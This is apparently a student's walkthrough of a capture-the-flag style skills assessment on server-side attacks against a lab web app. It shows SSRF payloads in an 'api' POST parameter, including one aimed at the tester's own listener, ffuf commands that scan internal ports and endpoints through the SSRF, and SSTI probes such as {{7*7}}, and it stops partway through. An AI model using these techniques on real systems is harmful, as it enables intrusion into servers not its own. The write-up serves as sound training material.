Skills Assessment - Server-Side Attacks
Scenario:
The food truck company Flavor Fusion Express tasked you to perform a security assessment of its newly launched website, created to enhance customer outreach and streamline online ordering. While the site aims to improve user engagement and brand presence, the company is particularly concerned about potential server-side vulnerabilities that could compromise sensitive business data, order information, or administrative functionality. Your task is to evaluate the backend infrastructure, configuration, and server logic for weaknesses that an attacker could exploit. Try to utilize the various techniques you learned in this module to identify and exploit vulnerabilities found in the web application.
TARGET: 154.57.164.80:32671
Challenge 1
Apply what you have learned in this module to obtain the flag.
Trying SSRF
Discovery
Identify SSRF
Open the target IP:PORT in a new browser tab

- We see that there are no input fields or anything really to interact with in this page
- Clicking Menu/Reviews/Contact does not actually do anything
Since there is nothing visible I opened Burp Suite and navigated to Proxy > HTTP history to see if there are other requests when accessing the page:

- I noticed there are 3 POST requests that follow the initial GET request to the website server.
This already looks like what we saw in Identifying SSRF, so the first thing I will try is to set up a netcat listener to get a connection over port 8000.
m4cc18@htb[/htb]$ nc -lnvp 8000
Send the above request to Repeater for easier manipulation, then change the api parameter to be:
api=http://10.10.14.2:8000/?id%3DFusionExpress01
- Where 10.10.14.2 is my VM IP
Send the request to see if our listener catches something up or not:
- No response: the request times out
- Therefore external SSRF is probably not what we are looking for, lets keep exploring
But even if this does not look like SSRF, I will still try to call the application to itself by including 127.0.0.1/index.php as the IP to see if I get the html source code back.
The api parameter now should look like:
api=http://127.0.0.1/index.php/?id%3DFusionExpress01

- This worked which confirms that the supposed SSRF is not blind!
Fuzz open ports
My next step is to enumerate the API to find which ports or directories might be available. I will do this via ffuf.
Before trying to fuzz port numbers, I need to identify an error message that will help me filter out requests that return an error, for this I tried calling:
api=http://127.0.0.1:81/?id%3DFusionExpress01
- Since this is probably a blocked port and we should be using port 80 instead
- (we can probably use any other port that might not be open)

- The response includes the error message: "Error (7): Failed to connect to 127.0.0.1 port 81 after 0 ms: Couldn't connect to server"
Let us then create a wordlist of the ports we want to scan. In this case, we'll use the first 10,000 ports:
m4cc18@htb[/htb]$ seq 1 10000 > ports.txt
- I will use this as the wordlist file to scan
Now we can fuzz all open ports by filtering out responses that contain the error message we identified earlier:
m4cc18@htb[/htb]$ ffuf -w ./ports.txt -u http://154.57.164.80:32671/index.php -X POST -H "Content-Type: application/x-www-form-urlencoded" -d "api=http://127.0.0.1:FUZZ/?id%3DFusionExpress01" -fr "Failed to connect to"
- Note that
http://154.57.164.80:32671/index.phpis how the host looks in a Burp request. - What is happening here is that we are pointing the server to itself (using
127.0.0.1) under theapiPOST parameter and fuzzing the port number using ourports.txtfile. - Also note that we are filtering out based on the string: "Failed to connect to", which means that any requests that contains this string will be skipped.
After this ran I only got two results back:
80                [Status: 200, Size: 4194, Words: 278, Lines: 126, Duration: 4177ms]
3306              [Status: 200, Size: 45, Words: 7, Lines: 1, Duration: 154ms]
:: Progress: [10000/10000] :: Job [1/1] :: 160 req/sec :: Duration: [0:00:46] :: Errors: 0 ::
- These are both usual ports we see open on web servers: 80 (http) and 3306 (MySQL)
- Therefore we have got nothing from this discovery phase so far :(
Fuzz .php files
Since at this point we know the app runs PHP code (because we passes /index.php) we can now move on to the Exploiting SSRF phase.
As we have seen, the web application fetches availability information from the URL truckapi.htb. So when we try any .php (i.e. lol.php) file under this web app we can get an error message:

Knowing the default error massage contains: "The requested URL was not found on this server." we can will filter out any response containing this string and fuzz for the endpoint we are looking for (a .php file)
The following is the ffuf command I will use to fuzz an endpoint under truckapi.htb/:
┌──(macc㉿kaliLab)-[~]
└─$ ffuf -w /home/macc/SecLists/Discovery/Web-Content/raft-small-words.txt -u http://154.57.164.80:32671/index.php -X POST -H "Content-Type: application/x-www-form-urlencoded" -d "api=http://truckapi.htb/FUZZ.php?id%3DFusionExpress01" -fr "The requested URL was not found on this server."
- Note how we are including a
/FUZZ.phpto fuzz for any.phpfiles that may be insidetruckapi.htb/.
Output:
.htm                  [Status: 200, Size: 277, Words: 20, Lines: 10, Duration: 122ms]
index                 [Status: 200, Size: 55, Words: 6, Lines: 1, Duration: 2749ms]
.html                 [Status: 200, Size: 277, Words: 20, Lines: 10, Duration: 2754ms]
.htaccess             [Status: 200, Size: 277, Words: 20, Lines: 10, Duration: 123ms]
.htc                  [Status: 200, Size: 277, Words: 20, Lines: 10, Duration: 123ms]
.html_var_DE          [Status: 200, Size: 277, Words: 20, Lines: 10, Duration: 129ms]
.htpasswd             [Status: 200, Size: 277, Words: 20, Lines: 10, Duration: 123ms]
.html.                [Status: 200, Size: 277, Words: 20, Lines: 10, Duration: 133ms]
.html.html            [Status: 200, Size: 277, Words: 20, Lines: 10, Duration: 123ms]
.htpasswds            [Status: 200, Size: 277, Words: 20, Lines: 10, Duration: 121ms]
.htm.                 [Status: 200, Size: 277, Words: 20, Lines: 10, Duration: 123ms]
.htmll                [Status: 200, Size: 277, Words: 20, Lines: 10, Duration: 123ms]
.html.old             [Status: 200, Size: 277, Words: 20, Lines: 10, Duration: 133ms]
.html.bak             [Status: 200, Size: 277, Words: 20, Lines: 10, Duration: 142ms]
.ht                   [Status: 200, Size: 277, Words: 20, Lines: 10, Duration: 144ms]
.htm.htm              [Status: 200, Size: 277, Words: 20, Lines: 10, Duration: 155ms]
.hta                  [Status: 200, Size: 277, Words: 20, Lines: 10, Duration: 126ms]
.html1                [Status: 200, Size: 277, Words: 20, Lines: 10, Duration: 126ms]
.htgroup              [Status: 200, Size: 277, Words: 20, Lines: 10, Duration: 126ms]
.html.printable       [Status: 200, Size: 277, Words: 20, Lines: 10, Duration: 121ms]
.html.LCK             [Status: 200, Size: 277, Words: 20, Lines: 10, Duration: 124ms]
.htm.LCK              [Status: 200, Size: 277, Words: 20, Lines: 10, Duration: 144ms]
.htx                  [Status: 200, Size: 277, Words: 20, Lines: 10, Duration: 128ms]
.htaccess.bak         [Status: 200, Size: 277, Words: 20, Lines: 10, Duration: 140ms]
.html.php             [Status: 200, Size: 277, Words: 20, Lines: 10, Duration: 145ms]
.htmls                [Status: 200, Size: 277, Words: 20, Lines: 10, Duration: 145ms]
.htuser               [Status: 200, Size: 277, Words: 20, Lines: 10, Duration: 122ms]
.html-                [Status: 200, Size: 277, Words: 20, Lines: 10, Duration: 125ms]
.htlm                 [Status: 200, Size: 277, Words: 20, Lines: 10, Duration: 125ms]
.htm2                 [Status: 200, Size: 277, Words: 20, Lines: 10, Duration: 127ms]
:: Progress: [43007/43007] :: Job [1/1] :: 305 req/sec :: Duration: [0:02:30] :: Errors: 0 ::
- We end up with some hits but nothing is really meaningful here
- This looks like a dead end for me, so I will try to move on to an SSTI attack.
Trying SSTI
Discovery
Instead of looking for a resource, we will now look if we can manipulate a parameter so that we can identify SSTI.
The first step is to insert the following payload:
{$7*7}
I will do this using our original request and changing the api parameter to point to:
api=http://truckapi.htb/?id%3D${7*7}
- Note that the code
%3Din a URL represents the equals sign (=) character, which is a reserved character requiring URL encoding to ensure proper data transmission.

- As we can see the test string does inject into the second element of the json object! but it did not get executed.
We can keep following the chart in Identifying SSTI and find that we have confirmed SSTI injection by outputting 49 with the next string down the line (using payload: {{7*7}}):

This template value got executed so so we must now move upstream and try:
{{7*'7'}}
